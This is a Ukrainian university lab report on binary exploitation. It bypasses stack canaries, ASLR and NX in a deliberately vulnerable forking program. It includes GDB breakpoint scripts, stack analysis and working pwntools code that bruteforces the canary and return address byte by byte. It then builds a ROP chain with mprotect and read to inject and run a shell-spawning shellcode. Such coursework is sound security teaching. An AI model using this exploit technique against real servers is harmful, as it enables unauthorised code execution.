Міністерство освіти і науки України

Національний технічний університет України

"Київський політехнічний інститут імені Ігоря Сікорського"

Фізико-технічний інститут

АНАЛIЗ БIНАРНИХ ВРАЗЛИВОСТЕЙ

Лабораторна робота

Робота №4

Виконав студент гр. ФБ-31мп:

Шевченко С. Ш.

Київ – 2024

Тема: Методи протидiї експлуатацiї.

Мета роботи: Отримати навички обходу типових засобiв протидiї експлуатацiї бiнарних вразливостей.


Варіант: 18 у списку групи

# Виконання завдань:


## 1) У Вашому варiантi ЛР 1 видалiть функцiю win(), скомпiлюйте статичний виконуваний файл (gcc -static). Отримайте виконання довiльного шеллкоду.

Щоб обійти SSP, треба сильно модифікувати код target.c з ЛР 1.

У функції main() є нескінченний цикл, в тілі якого викликається ф. fork(), яка створює дитячий процес. Головна функція дитячого процесу – child\_job():



У ф. child\_job() викликаєтсься вразлива до переповнення буфера ф. raw\_gets():



[!] Функція gets() додає "\0" до зчитанного з STDIN рядка. Отже, при побайтовому переборі канарки виникає проблема перезапису наступного байту канарки нулем.


Нехай справжня канарка 0x1470941e22**1f6b**00

Нехай поточний байт, що перевіряється 0x**6b**

Тоді gets() змінить канарку таки чином 0x1470941e22**006b**00

Отже, gets() зануляє третій байт канарки 0x1f – навіть якщо байт підібрано правильно, канарку все одно буде змінено.

Ф. raw\_gets() використовується замість gets(). Дана функція зчитує символ за символом з STDIN допоки не прочитає "\n". Ф. raw\_gets() така ж вразлива як і gets(), тому що не перевіряє меж при записі в буфер:



Перевіримо та/або включимо ASLR:


**$ sudo sysctl kernel.randomize\_va\_space=2**

**$ sysctl kernel.randomize\_va\_space**


Скомпілюємо target.amd64 з усіма технологіями захисту:

**$ gcc -static-pie -w -g target.c -o target.amd64**

**$ checksec --file target.amd64**



Дизасемблюємо target.amd64 в IDA:



У файлі breaks64.gdb поставимо брейкпоінти на цікавих місцях ф. child\_job():

1. Одразу після виклику raw\_gets().

2. На умові після перевірки канарки.

3. На поверенні з фунції.


Додатково задамо декілька опцій, що спростять дебаг в GDB:

# Enable random addresses in GDB  
set disable-randomization off  
  
# Debugger options to work with multiprocess binaries  
set follow-fork-mode child  
set detach-on-fork off  
  
# Disassameble functions  
disas child\_job  
disas main  
  
# CHILD\_JOB  
# After gets()  
br \*child\_job+62  
  
# ZF - zero flag  
# Check if ZF == 1 (if rdx contains canary, then rdx - fs:28h = 0 => ZF = 1)   
br \*child\_job+80  
  
# Return  
br \*child\_job+88


Продебажимо target.amd64 в GDB:

**$ gdb -q target.amd64 -x breaks64.gdb**


**gef➤ run**



Введемо рядок "catdog" і побачимо його на верхівці стека на першому брейкпоінті:

Значення 0x95048ab728b42800 між рядком "catdog" та rbp в стеку – це стекова канарка.

Продовжимо виконання та зупинимося на другому брейкпоінті:




Як бачимо, умова виконується, так як ZF (zero flag) = 1.


1. Спочатку значення 0x95048ab728b42800, що знаходиться на 8 байтів вище збереженого rbp, записується в регістр rdx.

2. Потім від значення rdx віднімається канарка, збережена в fs:0x28. Результат операції зберігається в rdx. Отже, rdx = 0x95048ab728b42800 - 0x95048ab728b42800 = 0.

3. Так як rdx = 0, ZF = 1, а отже виконується умовний перехід je.



Продовжимо виконання та зупинимося на третьому брейкпоінті:




Бачимо адресу повернення 0x00007fcf6bf6cb3d на верхівці стека.

Отже, вже на першому брейкпоїнті можна було побачити всю структуру стека:


Канарка 0x95048ab728b42800 за офсетом 8 байтів

Адреса повернення 0x00007fcf6bf6cb3d за офсетом 24 байти




Продовжимо виконання і побачимо повідомлення "[+] Everything is fine" про те, що дитячий процес завершився без помилок. Повернемося в батьківський процес:

**gef➤ inferior 1**




Введемо рядок з 9 байтів і побачимо його на верхівці стека на першому брейкпоінті:




Канарка 0x95048ab728b428**00** змінилася на 0x95048ab728b428**77**, отже останній її байт був перезаписано байтом 0x77.

А байт 0x77 – це [код](https://www.rapidtables.com/code/text/ascii-table.html) символа "**w**" (останній символ рядка "catdogco**w**"):



Продовжимо виконання та зупинимося на другому брейкпоінті:



Бачимо, що перевірку провалено, ZF = 0. Якщо продовжимо виконання, то виведеться повідомлення "stack smashing detected".

Суть експлойту task1.py:

**I Знайти канарку:**

Перебрати 7 байтів (останній байт канарки завжди 0x00).

1. Обрати значення в проміжку [0x00; 0x0a) ∪ (0x0a; 0xff].

2. Заповнити буфер 8-ма байтами.

3. Записати в буфер всі відомі байти канарки.

4. Перезаписати байт канарки поточним значенням.

5. Якщо не сталося крашу (повідомлення "stack smashing detected"), то додаємо поточне значення до вже відомих байтів канарки. Переходимо в пункт 1.

*def* bruteforce\_canary(*p*, *canary\_pad*):  
 print(f"\nBruteforce canary:")  
 canary = [0x00] # Canary always ends with 0x00  
 *for* byte\_idx *in* range(7): # Bruteforce canary byte by byte (7 bytes in total)  
 *for* byte *in* range(0xff): # Byte is a value in range [0; 256]  
 *if* byte == 0x0a: # Skip "\n" because it is delimiter for gets()  
 *continue* print(f"\rCheck canary: {bytes2str(canary + [byte])}", end = "")  
  
 stdin = b"A" \* *canary\_pad  
 for* b *in* canary: # Pack all known bytes of canary  
 stdin += p8(b)  
 stdin += p8(byte) # Pack current byte  
  
 *p*.readuntil(b"Enter something:")  
 *p*.writeline(stdin)  
 stdout = *p*.readuntil(b"[\*] Child process ended")  
  
 # If current byte is guessed, stack isn't smashed  
 *if* b"stack smashing detected" *not in* stdout:  
 canary.append(byte)  
 *break* # If checked all possible values, but byte hasn't been guessed  
 *if* byte == 0xff:  
 log.error("[-] Canary cannot be guessed, maybe one byte is 0x0a ('\\n')")  
  
 canary = u64(bytes(canary))  
 print()  
 log.success(f"Canary = {hex(canary)}\n")  
 *return* canary

**II Знайти адресу повернення з ф. child\_job():**

Перебрати 4 байти (останній байт завжди 0x3d, перші 3 байти – 0x00007f).

1. Обрати значення в проміжку [0x00; 0x0a) ∪ (0x0a; 0xff].

2. Заповнити буфер 8-ма байтами.

3. Записати в буфер канарку.

4. Довести довжину буфера до 24 байтів.

5. Записати в буфер всі відомі байти адреси.


6. Перезаписати байт адреси поточним значенням.

7. Якщо процес закінчився нормально (повідомлення "[+] Everything is fine"), то додаємо поточне значення до вже відомих байтів адреси. Переходимо в пункт 1.

*def* bruteforce\_return\_address(*p*, *canary\_pad*, *return\_pad*, *canary*):  
 print(f"\nBruteforce return address:")  
 return\_address = [0x3d]  
 *for* byte\_idx *in* range(4):  
 *for* byte *in* range(0xff):  
 *if* byte == 0x0a:  
 *continue* print(f"\rCheck address: {bytes2str(return\_address + [byte])}", end = "")  
  
 stdin = b"A" \* *canary\_pad* stdin += p64(*canary*)  
 stdin = stdin.ljust(*return\_pad*, b"B")  
 *for* b *in* return\_address:  
 stdin += p8(b)  
 stdin += p8(byte)  
  
 *p*.readuntil(b"Enter something:")  
 *p*.writeline(stdin)  
 stdout = *p*.readuntil(b"[\*] Child process ended")  
  
 # If current byte is guessed, process finishes normally  
 *if* b"[+] Everything is fine" *in* stdout:  
 return\_address.append(byte)  
 *break  
 if* byte == 0xff:  
 log.error("[-] Return address cannot be guessed, maybe one byte is 0x0a ('\\n')")  
  
 return\_address += [0x7f, 0x00, 0x00] # Return address always starts with 0x00007f  
 return\_address = u64(bytes(return\_address))  
 print()  
 log.success(f"Return address = {hex(return\_address)}\n")  
 *return* return\_address

**III Знайти базову адресу** target.amd64:

Адреса повернення – це адреса інструкції за офсетом 0x9b3d в main():



Адреса повернення = Базова адреса + 0x9b3d

Базова адреса = Адреса повернення - 0x9b3d

**$ gdb -q -x breaks64.gdb -p PID**

**gef➤ info proc map**

**IV Здійснити ROP-атаку:**

1. Знайти гаджети "pop rdi; ret", "pop rsi; ret", "pop rdx; ret" для контролю перших 3 аргументів функцій.

2. Знайти адреси функцій mprotect() та read() в символах target.amd64.

3. Сформувати ROP ланцюжок:

3.1. Викликати ф. mprotect() для того, щоб створити виконуваний буфер розміром 4096 байтів (1 сторінка пам'яті), розміщений за базовою адресою (на початку target.amd64).

3.2. Викликати ф. read(), щоб прочитати шелкод з STDIN та записати його в буфер, створений в пункті 3.1.

4. Заповнити буфер 8-ма байтами.

5. Записати в буфер канарку.

6. Довести довжину буфера до 24 байтів.


7. Записати в буфер ROP ланцюжок.


8. Записати в STDIN шелкод, що відкриває шел.

# GADGETS  
pop\_rdi = rop.rdi  
pop\_rsi = rop.rsi  
pop\_rdx\_\_\_pop\_rbx = rop.rdx  
mprotect = elf.sym["mprotect"]  
read = elf.sym["read"]  
  
# ROP CHAIN  
# mprotect(elf.address, 0x1000, 7) - make RWX buffer for shellcode  
rop.raw(pop\_rdi)  
rop.raw(elf.address)  
rop.raw(pop\_rsi)  
rop.raw(0x1000) # 0x1000 = 4096 bytes = 1 RAM page  
rop.raw(pop\_rdx\_\_\_pop\_rbx)  
rop.raw(7) # 7 = read | write | execute = RWX  
rop.raw(0)  
rop.raw(mprotect)  
  
# read(0, elf.address, len(sc)): - read shellcode from STDIN & write it to RWX buffer  
rop.raw(pop\_rdi)  
rop.raw(0) # 0 = STDIN  
rop.raw(pop\_rsi)  
rop.raw(elf.address)  
rop.raw(pop\_rdx\_\_\_pop\_rbx)  
rop.raw(len(sc))  
rop.raw(0)  
rop.raw(read)  
rop.raw(elf.address) # Jump to shellcode  
  
# Buffer overflow  
stdin = b"A" \* canary\_pad  
stdin += p64(canary)  
stdin = stdin.ljust(return\_pad, b"B")  
stdin += bytes(rop)  
  
log.info("=== ROP CHAIN")  
print(rop.dump())  
log.info("=== STDIN")  
print(hexdump(stdin))  
p.writeline(stdin) # Write buffer to STDIN  
log.info("=== SHELLCODE")  
print(hexdump(sc))  
p.writeline(sc) # Write shellcode to STDIN  
p.clean()  
p.interactive()

Виконаємо експлойт task1.py:

**$ python3 task1.py**

